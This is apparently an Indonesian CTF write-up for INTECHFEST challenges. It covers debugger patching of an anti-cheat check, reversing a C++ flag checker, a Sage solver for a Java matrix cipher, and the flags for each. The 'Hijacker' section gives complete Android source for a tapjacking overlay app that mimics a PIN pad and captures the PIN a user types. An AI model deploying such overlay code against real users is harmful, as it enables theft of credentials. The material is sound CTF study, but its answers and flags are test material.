Fungsi decrypt menggunakan a1+0x24 yang mana nilai dari score yang terencrypt sebagai argument untuk md5. Dimana nilai md5 tersebut akan digunakan untuk melakukan decrypt flag. Sampai disini kita tahu bahwa kita harus melakukan update terhadap 2 nilai jika ingin melakukan cheat, yaitu 0x20 dan 0x24. Gunakan IDA untuk debug


Set breakpoint pada address 0xD7ADE4 dan 0xD7AE10.
Pada 0xd7ade4 ubah nilai x8 menjadi 0xCC07C9



Selanjutnya pada 0xD7AE10 ubah nilai x0 menjadi 0xCC07C9



Selanjutnya tinggal continue saja dan jika ada error pilih pass to the app



Flag: INTECHFEST{Byp4ss1ng_Sh1tty_4nt1_Ch34t_S0_EZ}

Standard (1000 pts)

Diberikan file ELF 64 bit, decompile dengan IDA. Terlihat bahwa program dibuat dengan c++.

```
112   if ( (unsigned __int8)std::string::empty(v38) != 1 )
113     std::vector<std::string>::push_back(v39, v38);
114   if ( std::vector<std::string>::size(v39) == 4 )
115   {
116     v51 = 0;
117     std::operator<<<std::char_traits<char>>(&_bss_start, "INTECHFEST{", v23);
118     v26 = v51;
119     v27 = std::vector<std::string>::end(v39);
120     v28 = std::vector<std::string>::begin(v39);
121     std::for_each<__gnu_cxx::__normal_iterator<std::string *,std::vector<std::string>>,main::{lambda(std::string&)#1}>(
122       v28,
123       v27,
124       v26);
125     v25 = 1;
126   }
127   else
128   {
129     v24 = std::operator<<<std::char_traits<char>>(&_bss_start, "Invalid flag!", v23);
130     std::ostream::operator<<(v24, &std::endl<char,std::char_traits<char>>);
131     v3 = 1;
132     v25 = 0;
133   }
134   std::string::~string(v38);
135   std::vector<std::string>::~vector(v39);
136   v15 = v25 == 1;
137 }
```

Pada awal program dilakukan penerimaan input lalu pengecekan format flag dan membagi input berdasarkan dengan _ sebagai separator. Pada line 114 dilakukan pengecekan nilai dari vector (hasil split) jika panjangnya 4 maka valid lanjut ke line 121 untuk looping pengecekan setiap nilainya. Jadi total ada 4 nilai yang dicek.

Masuk ke fungsi std::for_each<__gnu_cxx::__normal_iterator<std::string *,std::vector<std::string>>,main::{lambda(std::string&)#1}.

```
11 {
12   v7 = a1;
13   v6 = a2;
14   v5 = a3;
15   while ( (unsigned __int8)__gnu_cxx::operator!=<std::string *,std::vector<std::string>>(&v7, &v6) )
16   {
17     v3 = __gnu_cxx::__normal_iterator<std::string *,std::vector<std::string>>::operator*(&v7);
18     main::{lambda(std::string &)#1}::operator()((__int64)&v5, v3);
19     __gnu_cxx::__normal_iterator<std::string *,std::vector<std::string>>::operator++(&v7);
20   }
21   return v5;
}
```

Input kita akan diproses pada fungsi main::{lambda(std::string &)#1}::operator()((__int64)&v5, v3);. Pada fungsi tersebut akan dilakukan pengecekan untuk keempat nilai, berikut untuk gambaran besar flownya

- Pengecekan terhadap karakter yang menyusun nilai tersebut/charset (step 1)
    - Contoh fungsi
        - std::all_of<__gnu_cxx::__normal_iterator<char *,std::string>,main::{lambda(std::string&)#1}::operator() const(std::string&)::{lambda(char)#1}
    - Semisal pengecekan apakah 1 block tersebut terdiri dari angka semua, huruf, dkk
    - Jika semua pengecekan menghasilkan nilai true maka lanjut ke pengecekan nilai setiap indexnya (step 2)
    - Jika tidak, lanjut ke pengecekan terhadap karakter yang menyusun nilai tersebut tetapi berbeda pengecekan (misal yang awalnya cek untuk huruf besar dan angka jika salah lanjut ke pengecekan huruf kecil dan angka)
- Pengecekan nilai setiap index(step 2)

        - Contoh fungsi
            - std::find_if<__gnu_cxx::__normal_iterator<char *,std::string>,main::{lambda(std::string&)#1}::operator() const(std::string&)::{lambda(char)#3}>
        - Setiap index akan dilakukan pengecekan dengan pemanggilan fungsi yang sama beberapa kali
    - Tidak ada pengecekan urutan setiap block, jadi kita tentukan sendiri (step 3)
        - 1 yang pasti adalah pengecekan terhadap nilai 0xDEA47FED merupakan pengecekan terakhir karena diakhir akan ditambahkan }
        - Pengecekan terhadap

Total ada 4 block, jadi total ada 4 block pengecekan. Kita tahu nilai dari masing-masing block jika valid akan digabung dengan _ , jadi kita bisa memberi tanda bahwa setiap penambahan _ akhir dari block pengecekan (diluar penambahan }). Untuk mengetahui nilai yang dicek, kita bisa decompile fungsi secara berulang jika ada fungsi didalamnya, hal tersebut saya ketahui dari debugging. Contoh

- …or<char *,std::string>,main::{lambda(std::string&)#1}::operator() const(std::string&)::{lambda(char)#3}>
    - …__ops::_Iter_pred<main::{lambda(std::string&)#1}::operator() const(std::string&)::{lambda(char)#3}>>
        - …_Iter_pred<main::{lambda(std::string&)#1}::operator() const(std::string&)::{lambda(char)#3}>>
            - …const(std::string &)::{lambda(char)#3}>::operator()<__gnu_cxx::__normal_iterator< char *,std::string>>
                - …:operator() const(std::string &)::{lambda(char)#3}::operator()(a1, *v2
                    - return a2 == 84;

Jadi selanjutnya tinggal cek semua fungsi dan dapat flag. Berikut komen pada hasil decompile yang saya simpan

```
__int64 __fastcall main::{lambda(std::string &)#1}::operator()(__int64 a1,
__int64 input)
{
  __int64 v2; // rbx
  __int64 v3; // rax
  __int64 v4; // rbx
  __int64 v5; // rax
  __int64 v7; // rbx
  __int64 v8; // rax
  __int64 v9; // rdx
  __int64 v10; // rbx
  __int64 v11; // rax
  __int64 v12; // rbx
```

```
  __int64 v13; // rax
  __int64 v14; // rax
  __int64 result; // rax
  __int64 v16; // rax
  __int64 v17; // rbx
  __int64 v18; // rax
  __int64 v19; // rbx
  __int64 v20; // rax
  char *v22; // rax
  __int64 v23; // rdx
  __int64 v24; // rbx
  __int64 v25; // rax
  __int64 v26; // rdx
  __int64 v27; // rbx
  __int64 v28; // rax
  __int64 v29; // rdx
  __int64 v30; // rbx
  __int64 v31; // rax
  __int64 v33; // rax
  __int64 v34; // rax
  __int64 v35; // rax
  __int64 v36; // rbx
  __int64 v37; // rax
  __int64 v38; // rbx
  __int64 v39; // rax
  __int64 v40; // rbx
  __int64 v41; // rax
  char *v43; // rax
  __int64 v44; // rax
  char *v45; // rax
  __int64 v47; // rbx
  __int64 v48; // rax
  __int64 v49; // rbx
  __int64 v50; // rax
  __int64 v51; // rdx
  __int64 v52; // rbx
  __int64 v53; // rax
  __int64 v54; // rbx
  __int64 v55; // rax
  char check_var; // al
  __int64 v57; // rax
  __int64 v58; // rax
  __int64 v59; // rbx
```

```
  __int64 v60; // rax
  __int64 v61; // rbx
  __int64 v62; // rax
  __int64 v63; // rdx
  __int64 v64; // rax
  __int64 v65; // rax
  __int64 v66; // rax
  __int64 v67; // rax
  __int64 v68; // [rsp+18h] [rbp-E8h] BYREF
  __int64 v69; // [rsp+20h] [rbp-E0h] BYREF
  __int64 v70; // [rsp+28h] [rbp-D8h] BYREF
  __int64 v71; // [rsp+30h] [rbp-D0h] BYREF
  __int64 v72; // [rsp+38h] [rbp-C8h] BYREF
  __int64 v73; // [rsp+40h] [rbp-C0h] BYREF
  __int64 v74; // [rsp+48h] [rbp-B8h] BYREF
  __int64 v75; // [rsp+50h] [rbp-B0h] BYREF
  __int64 v76; // [rsp+58h] [rbp-A8h] BYREF
  __int64 v77; // [rsp+60h] [rbp-A0h] BYREF
  __int64 v78; // [rsp+68h] [rbp-98h] BYREF
  __int64 v79; // [rsp+70h] [rbp-90h] BYREF
  __int64 v80; // [rsp+78h] [rbp-88h] BYREF
  __int64 v81; // [rsp+80h] [rbp-80h] BYREF
  __int64 v82; // [rsp+88h] [rbp-78h] BYREF
  __int64 v83; // [rsp+90h] [rbp-70h] BYREF
  __int64 v84; // [rsp+98h] [rbp-68h] BYREF
  __int64 v85; // [rsp+A0h] [rbp-60h] BYREF
  __int64 v86; // [rsp+A8h] [rbp-58h] BYREF
  __int64 v87; // [rsp+B0h] [rbp-50h] BYREF
  __int64 v88; // [rsp+B8h] [rbp-48h] BYREF
  __int64 v89; // [rsp+C0h] [rbp-40h] BYREF
  __int64 v90; // [rsp+C8h] [rbp-38h] BYREF
  __int64 v91; // [rsp+D0h] [rbp-30h] BYREF
  __int64 v92; // [rsp+D8h] [rbp-28h] BYREF
  __int64 v93; // [rsp+E0h] [rbp-20h] BYREF

  v2 = std::string::end(input);
  v3 = std::string::begin(input);
  if ( std::all_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#1}>(
         v3,
         v2) )                                  // isalpha
  {
```

```
    v4 = std::string::end(input);
    v5 = std::string::begin(input);
    if ( !std::all_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#2}>(
            v5,
            v4) )                               // isxdigit, if non hex
digit continue
    {
      v69 = std::string::begin(input);
      v7 = std::string::end(input);
      v8 = std::string::begin(input);
      v70 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#3}>(
              v8,
              v7);
      if ( !__gnu_cxx::operator==<char *,std::string>((__int64)&v70,
(__int64)&v69) )// check T
        goto INVALID_FLAG_1;
      v72 = std::string::begin(input);
      v71 = __gnu_cxx::__normal_iterator<char
*,std::string>::operator+(&v72, 1LL);
      v10 = std::string::end(input);
      v11 = std::string::begin(input);
      v73 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#4}>(
              v11,
              v10);                             // check h
      if ( !__gnu_cxx::operator==<char *,std::string>((__int64)&v73,
(__int64)&v71) )
        goto INVALID_FLAG_1;
      v75 = std::string::begin(input);
      v74 = __gnu_cxx::__normal_iterator<char
*,std::string>::operator+(&v75, 2LL);
      v12 = std::string::end(input);
      v13 = std::string::begin(input);
      v76 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#5}>(
              v13,
              v12);                             // check e
```

```
      if ( __gnu_cxx::operator==<char *,std::string>((__int64)&v76,
(__int64)&v74) )
      {
        v14 = std::operator<<<char>(&_bss_start, input);
        return std::operator<<<std::char_traits<char>>(v14, '_');//
VALID_FLAG_1
      }
      else
      {
INVALID_FLAG_1:
        v16 = std::operator<<<std::char_traits<char>>(&_bss_start, "Invalid
flag!", v9);
        return std::ostream::operator<<(v16, &MEMORY[0x7EFEAA151910]);
      }
    }
  }
  v17 = std::string::end(input);
  v18 = std::string::begin(input);
  if ( (unsigned __int8)std::any_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#6}>(
                          v18,
                          v17) )                // isalpha
  {
    v19 = std::string::end(input);
    v20 = std::string::begin(input);
    if ( (unsigned __int8)std::any_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#7}>(
                            v20,
                            v19) )              // isalnum
    {
      v22 = (char *)std::string::operator[](input, 0LL);
      if ( isalpha(*v22) )
      {
        v77 = std::string::begin(input);
        v24 = std::string::end(input);
        v25 = std::string::begin(input);
        v78 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#8}>(
                 v25,
                 v24);                          // C val
```

```
        if ( __gnu_cxx::operator==<char *,std::string>((__int64)&v78,
(__int64)&v77) )
        {
          v27 = std::string::end(input);
          v28 = std::string::begin(input);
          v68 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#9}>(
                  v28,
                  v27);                         // + val
          v79 = std::string::end(input);
          if ( (unsigned __int8)__gnu_cxx::operator!=<char
*,std::string>(&v68, &v79)
            && (v80 = std::string::end(input),
                v30 = std::string::end(input),
                v31 = __gnu_cxx::__normal_iterator<char
*,std::string>::operator+(
                        &v68,
                        1LL),                   // + val
                v81 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#10}>(
                        v31,
                        v30),
                (unsigned __int8)__gnu_cxx::operator!=<char
*,std::string>(&v81, &v80)) )
          {
            v33 = std::operator<<<char>(&_bss_start, input);
            return std::operator<<<std::char_traits<char>>(v33, 95LL);//
VALID_FLAG_2
          }
          else
          {
            v34 = std::operator<<<std::char_traits<char>>(&_bss_start,
"Invalid flag!", v29);
            return std::ostream::operator<<(v34, &MEMORY[0x7EFEAA151910]);
          }
        }
        else
        {
          v35 = std::operator<<<std::char_traits<char>>(&_bss_start,
"Invalid flag!", v26);
          return std::ostream::operator<<(v35, &MEMORY[0x7EFEAA151910]);
```

```
        }
      }
INVALID_FLAG_3:
      v67 = std::operator<<<std::char_traits<char>>(&_bss_start, "Invalid
flag!", v23);
      return std::ostream::operator<<(v67, &MEMORY[0x7EFEAA151910]);
    }
  }
  v36 = std::string::end(input);
  v37 = std::string::begin(input);
  if ( !(unsigned __int8)std::any_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#11}>(
                           v37,
                           v36)
    || (v38 = std::string::end(input),
        v39 = std::string::begin(input),
        !(unsigned __int8)std::any_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#12}>(
                            v39,
                            v38))
    || (v40 = std::string::end(input),
        v41 = std::string::begin(input),
        (unsigned __int8)std::all_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#13}>(
                           v41,
                           v40) == 1) )
  {
    v59 = std::string::end(input);
    v60 = std::string::begin(input);
    if ( (unsigned __int8)std::all_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#18}>(
                            v60,
                            v59) )
    {
      v61 = std::string::end(input);
      v62 = std::string::begin(input);
      if ( (unsigned int)std::accumulate<__gnu_cxx::__normal_iterator<char
*,std::string>,int,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(int,char)#1}>(
```

```
                          v62,
                          v61,
                          0) == 0xDEA47FED )
      {
        v64 = std::operator<<<char>(&_bss_start, input);
        v65 = std::operator<<<std::char_traits<char>>(v64, 125LL);//
VALID_FLAG_4
        v66 = std::operator<<<std::char_traits<char>>(v65, " is the correct
flag!", v65);
      }
      else
      {
        v66 = std::operator<<<std::char_traits<char>>(&_bss_start, "Invalid
flag!", v63);
      }
      return std::ostream::operator<<(v66, &MEMORY[0x7EFEAA151910]);
    }
    goto INVALID_FLAG_3;
  }
  v43 = (char *)std::string::operator[](input, 0LL);
  if ( !isalpha(*v43) )
    goto INVALID_FLAG_3;
  v44 = std::string::size(input);
  v45 = (char *)std::string::operator[](input, v44 - 1);
  if ( !isalpha(*v45) )
    goto INVALID_FLAG_3;
  v82 = std::string::end(input);
  v47 = __gnu_cxx::__normal_iterator<char *,std::string>::operator-(&v82,
1LL);
  v83 = std::string::begin(input);
  v48 = __gnu_cxx::__normal_iterator<char *,std::string>::operator+(&v83,
1LL);
  result = std::all_of<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#14}>(
             v48,                                // check digit
             v47);
  if ( (_BYTE)result )
  {
    v85 = std::string::begin(input);
    v84 = __gnu_cxx::__normal_iterator<char *,std::string>::operator+(&v85,
1LL);
    v87 = std::string::end(input);
```

```
    v49 = __gnu_cxx::__normal_iterator<char *,std::string>::operator-(&v87,
1LL);
    v88 = std::string::begin(input);
    v50 = __gnu_cxx::__normal_iterator<char *,std::string>::operator+(&v88,
1LL);
    v86 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#15}>(
            v50,                                // 0 val
            v49);
    if ( !__gnu_cxx::operator==<char *,std::string>((__int64)&v86,
(__int64)&v84) )
      goto INVALID_FLAG_2;
    v89 = std::string::begin(input);
    v52 = std::string::end(input);
    v53 = std::string::begin(input);
    v90 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#16}>(
            v53,
            v52);                               // G val
    if ( !__gnu_cxx::operator==<char *,std::string>((__int64)&v90,
(__int64)&v89) )
      goto INVALID_FLAG_4;
    v92 = std::string::end(input);
    v91 = __gnu_cxx::__normal_iterator<char *,std::string>::operator-(&v92,
1LL);
    v54 = std::string::end(input);
    v55 = std::string::begin(input);
    v93 = std::find_if<__gnu_cxx::__normal_iterator<char
*,std::string>,main::{lambda(std::string&)#1}::operator()
const(std::string&)::{lambda(char)#17}>(
            v55,                                // d val
            v54);
    if ( __gnu_cxx::operator==<char *,std::string>((__int64)&v93,
(__int64)&v91) )
      check_var = 1;
    else
INVALID_FLAG_4:
      check_var = 0;
    if ( check_var )
    {
      v57 = std::operator<<<char>(&_bss_start, input);
```

```
      return std::operator<<<std::char_traits<char>>(v57, '_');//
VALID_FLAG_3
    }
    else
    {
INVALID_FLAG_2:
      v58 = std::operator<<<std::char_traits<char>>(&_bss_start, "Invalid
flag!", v51);
      return std::ostream::operator<<(v58, &MEMORY[0x7EFEAA151910]);
    }
  }
  return result;
}
```

```
kosong@ryuk:~/ctf/intech/re/standard$ ./main
What's the flag? INTECHFEST{The_G0d_C++_dea47fed}
INTECHFEST{The_G0d_C++_dea47fed} is the correct flag!
kosong@ryuk:~/ctf/intech/re/standard$
```

Flag: INTECHFEST{The_G0d_C++_dea47fed}

CRY

Notes Manager (113 pts)

Diberkan file .class, decompile dengan luyten.

```
import java.util.Arrays;

class Coba
{
    public static int[][] multiply(final int[][] array, final int[][]
array2) {
        final int length = array.length;
        final int length2;
        final int n = length2 = array2[0].length;
        final int[][] array3 = new int[length][length2];
        for (int i = 0; i < length; ++i) {
            for (int j = 0; j < length2; ++j) {
                for (int k = 0; k < n; ++k) {
                    final int[] array4 = array3[i];
                    final int n2 = j;
                    final int[] array5 = array4;
                    final int n3 = n2;
                    array5[n3] += array[i][k] * array2[k][j];
                }
            }
        }
        return array3;
    }

    public static int[][][] string_to_matrix(final String s) {
        final int[][][] array = new int[s.length() / 9][3][3];
        for (int i = 0; i < s.length(); i += 9) {
            final int[][] array2 = new int[3][3];
            for (int j = 0; j < 9; ++j) {
                array2[j / 3][j % 3] = s.charAt(i + j);
            }
            array[i / 9] = array2;
        }
        return array;
    }

    public static void main(final String[] array) {
```

```
        final int[][][] string_to_matrix = string_to_matrix("123456789");
        final int[][] multiply = multiply(string_to_matrix[0],
string_to_matrix[0]);
        for (int i = 0; i < multiply.length; ++i) {
            System.out.println(Arrays.toString(multiply[i]));
        }
    }
}
```

Dapat dilihat bahwa program menerima input kita lalu mengubahnya ke bentuk matrix 3x3 dan melakukan matrix multiplication. Matrix multiplication yang dilakukan adalah matrix-i dikali matrix-0. Karena kita tahu 9 bytes pertama dari flag yaitu INTECHFES jadi lakukan matrix multiplication inverse terhadap keseluruhan nilai CT untuk mendapatkan flag. Berikut solver yang kami gunakan.

```
base = list(b"INTECHFES")

data = "16591 16716 18720 14700 14839 16596 15681 15810 17737 23089 23142
25955 18377 18305 20521 14746 14738 16272 19214 19535 21465 22507 22778
25463 19780 19694 22182 18507 18417 20641 18043 18278 20120 21986 22215
24733 19077 19278 21221 23126 23249 26010 19701 19598 22096 17963 17903
20089 17817 17747 19921 19586 19894 22442 16831 16778 18597 13356 13482
15057 13356 13482 15057"
tmp = list(map(int, data.split(" ")))
mat = []
for i in range(0, len(tmp), 9):
    zz = []
    for j in range(i, i + 9, 3):
        z = []
        for k in range(3):
            z.append(tmp[j + k])
        zz.append(z)
    mat.append(zz)

bm = Matrix(3,3, base)
flag = b""
for i in mat:
      tmp = Matrix(i)
      res = bm.solve_left(tmp)
      for j in list(res):
            for k in j:
                  flag += bytes([k])
print(flag)
```


```
➜  dist sage fix.sage
b'INTECHFEST{y3t_4n0th3r_m4tr1x_ch4ll_bu7_wr1tt3n_1n_j4v4}???????'
➜  dist
```

Flag: INTECHFEST{y3t_4n0th3r_m4tr1x_ch4ll_bu7_wr1tt3n_1n_j4v4}

MOB

Hijacker (504 pts)

Diberikan file APK, berikut gambaran ketika file APK tersebut dijalankan



Berdasarkan notes kita mengetahui bahwa objective dari soal ini adalah mendapatkan pin dari user.

❖ **Note**

The POC Tester will first run your malicious application and then the vulnerable application to simulate user interaction in real life. Any permission in your malicious application will be automatically granted. Submit the correct PIN to the connection below to get the flag.

Karena semua permission alam diallow maka disini kita bisa melakukan tapjacking dengan memanfaatkan window service dan layoutinflatter. Agar aplikasi yang kita buat memiliki layout yang sama dengan letak tombol dari aplikasi target maka copy layout dari aplikasi target. Berikut komponen penting dari aplikasi yang kami buat

MainActivity.java

```java
package com.example.exploithijacker1;

import android.content.Intent;
import android.os.Bundle;

import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       EdgeToEdge.enable(this);
       setContentView(R.layout.activity_main);
       Intent intent = new Intent(this, Overlay.class);
       startService(intent);
   }
}
```

Overlay.java

```java
package com.example.exploithijacker1;

import android.app.Service;
import android.content.Context;
import android.content.Intent;
import android.graphics.Color;
import android.graphics.PixelFormat;
import android.net.Uri;
import android.os.Build;
import android.os.IBinder;
import android.provider.Settings;
import android.util.Log;
```

```
import android.view.Gravity;
import android.view.LayoutInflater;
import android.view.MotionEvent;
import android.view.View;
import android.view.WindowManager;
import android.widget.Button;
import android.widget.TextView;
import android.widget.Toast;

import androidx.annotation.RequiresApi;

public class Overlay extends Service implements View.OnTouchListener,
View.OnClickListener {

   WindowManager w;
   View overlayView;
   int count = 0;
   private TextView textView;
   private StringBuilder sb = new StringBuilder();

   @Override
   public IBinder onBind(Intent intent) {
       return null;
   }

   @Override
   public void onClick(View view) {}

   @Override
   public boolean onTouch(View view, MotionEvent motionEvent) {
       return true;
   }

   @RequiresApi(api = Build.VERSION_CODES.O)
   @Override
   public void onCreate() {
       super.onCreate();

       if (!Settings.canDrawOverlays(this)) {
           Intent intent = new
Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION,
                   Uri.parse("package:" + getPackageName()));
           intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
           startActivity(intent);
           Toast.makeText(this, "Please grant overlay permission",
Toast.LENGTH_LONG).show();
           stopSelf();
           return;
       }
```

```
        w = (WindowManager) getSystemService(Context.WINDOW_SERVICE);

        overlayView = LayoutInflater.from(this).inflate(R.layout.custom, null);

        overlayView.setOnTouchListener(this);

        WindowManager.LayoutParams params = new WindowManager.LayoutParams(
                WindowManager.LayoutParams.WRAP_CONTENT,
                WindowManager.LayoutParams.WRAP_CONTENT,
                WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY,
                WindowManager.LayoutParams.FLAG_NOT_FOCUSABLE,
                PixelFormat.TRANSLUCENT
        );

        Button btn1 = overlayView.findViewById(R.id.btn1);
        Button btn2 = overlayView.findViewById(R.id.btn2);
        Button btn3 = overlayView.findViewById(R.id.btn3);
        Button btn4 = overlayView.findViewById(R.id.btn4);
        Button btn5 = overlayView.findViewById(R.id.btn5);
        Button btn6 = overlayView.findViewById(R.id.btn6);
        Button btn7 = overlayView.findViewById(R.id.btn7);
        Button btn8 = overlayView.findViewById(R.id.btn8);
        Button btn9 = overlayView.findViewById(R.id.btn9);
        Button btn0 = overlayView.findViewById(R.id.btn0);
        Button btnClear = overlayView.findViewById(R.id.btn_clear);

        btn1.setOnClickListener(this);
        btn2.setOnClickListener(this);
        btn3.setOnClickListener(this);
        btn4.setOnClickListener(this);
        btn5.setOnClickListener(this);
        btn6.setOnClickListener(this);
        btn7.setOnClickListener(this);
        btn8.setOnClickListener(this);
        btn9.setOnClickListener(this);
        btn0.setOnClickListener(this);
        btnClear.setOnClickListener(this);

        textView = new TextView(this);
        textView.setTextColor(Color.WHITE);
        textView.setTextSize(18);
        textView.setBackgroundColor(Color.BLACK);
        textView.setPadding(20, 20, 20, 20);
        textView.setGravity(Gravity.CENTER);

        WindowManager.LayoutParams textViewParams = new
WindowManager.LayoutParams(
                WindowManager.LayoutParams.WRAP_CONTENT,
```

```
                WindowManager.LayoutParams.WRAP_CONTENT,
                WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY,
                WindowManager.LayoutParams.FLAG_NOT_FOCUSABLE,
                PixelFormat.TRANSLUCENT
        );

        textViewParams.gravity = Gravity.TOP | Gravity.CENTER_HORIZONTAL;

        btn1.setOnClickListener(view -> handleButtonClick("1", textViewParams));
        btn2.setOnClickListener(view -> handleButtonClick("2", textViewParams));
        btn3.setOnClickListener(view -> handleButtonClick("3", textViewParams));
        btn4.setOnClickListener(view -> handleButtonClick("4", textViewParams));
        btn5.setOnClickListener(view -> handleButtonClick("5", textViewParams));
        btn6.setOnClickListener(view -> handleButtonClick("6", textViewParams));
        btn7.setOnClickListener(view -> handleButtonClick("7", textViewParams));
        btn8.setOnClickListener(view -> handleButtonClick("8", textViewParams));
        btn9.setOnClickListener(view -> handleButtonClick("9", textViewParams));
        btn0.setOnClickListener(view -> handleButtonClick("0", textViewParams));
        btnClear.setOnClickListener(view -> handleButtonClick("C",
textViewParams));

        w.addView(overlayView, params);
    }

    private void handleButtonClick(String input, WindowManager.LayoutParams
textViewParams) {
        Log.d(null, "triggered -> " + input);
        sb.append(input);
        count++;
        if (count == 6) {
            textView.setText(sb.toString());
            w.addView(textView, textViewParams);
        }
    }

    @Override
    public void onDestroy() {
        super.onDestroy();
        if (overlayView != null) {
            w.removeView(overlayView);
        }
        if (textView != null) {
            w.removeView(textView);
        }
    }
}
```

res/layout/custom.xml

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
android:gravity="center" android:orientation="vertical" android:padding="16dp"
android:layout_width="match_parent" android:layout_height="match_parent">
   <TextView android:textSize="24sp" android:textStyle="bold"
android:layout_width="wrap_content" android:layout_height="wrap_content"
android:layout_marginBottom="24dp" android:text="Enter Your PIN"/>
   <LinearLayout android:gravity="center" android:orientation="horizontal"
android:layout_width="wrap_content" android:layout_height="wrap_content">
       <TextView android:textSize="24sp" android:gravity="center"
android:id="@+id/pin1" android:layout_width="48dp" android:layout_height="48dp"
android:layout_marginLeft="4dp" android:layout_marginRight="4dp"
android:text="-" android:layout_marginHorizontal="4dp"/>
       <TextView android:textSize="24sp" android:gravity="center"
android:id="@+id/pin2" android:layout_width="48dp" android:layout_height="48dp"
android:layout_marginLeft="4dp" android:layout_marginRight="4dp"
android:text="-" android:layout_marginHorizontal="4dp"/>
       <TextView android:textSize="24sp" android:gravity="center"
android:id="@+id/pin3" android:layout_width="48dp" android:layout_height="48dp"
android:layout_marginLeft="4dp" android:layout_marginRight="4dp"
android:text="-" android:layout_marginHorizontal="4dp"/>
       <TextView android:textSize="24sp" android:gravity="center"
android:id="@+id/pin4" android:layout_width="48dp" android:layout_height="48dp"
android:layout_marginLeft="4dp" android:layout_marginRight="4dp"
android:text="-" android:layout_marginHorizontal="4dp"/>
       <TextView android:textSize="24sp" android:gravity="center"
android:id="@+id/pin5" android:layout_width="48dp" android:layout_height="48dp"
android:layout_marginLeft="4dp" android:layout_marginRight="4dp"
android:text="-" android:layout_marginHorizontal="4dp"/>
       <TextView android:textSize="24sp" android:gravity="center"
android:id="@+id/pin6" android:layout_width="48dp" android:layout_height="48dp"
android:layout_marginLeft="4dp" android:layout_marginRight="4dp"
android:text="-" android:layout_marginHorizontal="4dp"/>
   </LinearLayout>
   <LinearLayout android:orientation="vertical"
android:layout_width="wrap_content" android:layout_height="wrap_content"
android:layout_marginTop="24dp">
       <LinearLayout android:orientation="horizontal"
android:layout_width="wrap_content" android:layout_height="wrap_content">
           <Button android:textSize="24sp" android:id="@+id/btn1"
android:layout_width="98dp" android:layout_height="98dp" android:text="1"/>
           <Button android:textSize="24sp" android:id="@+id/btn2"
android:layout_width="98dp" android:layout_height="98dp"
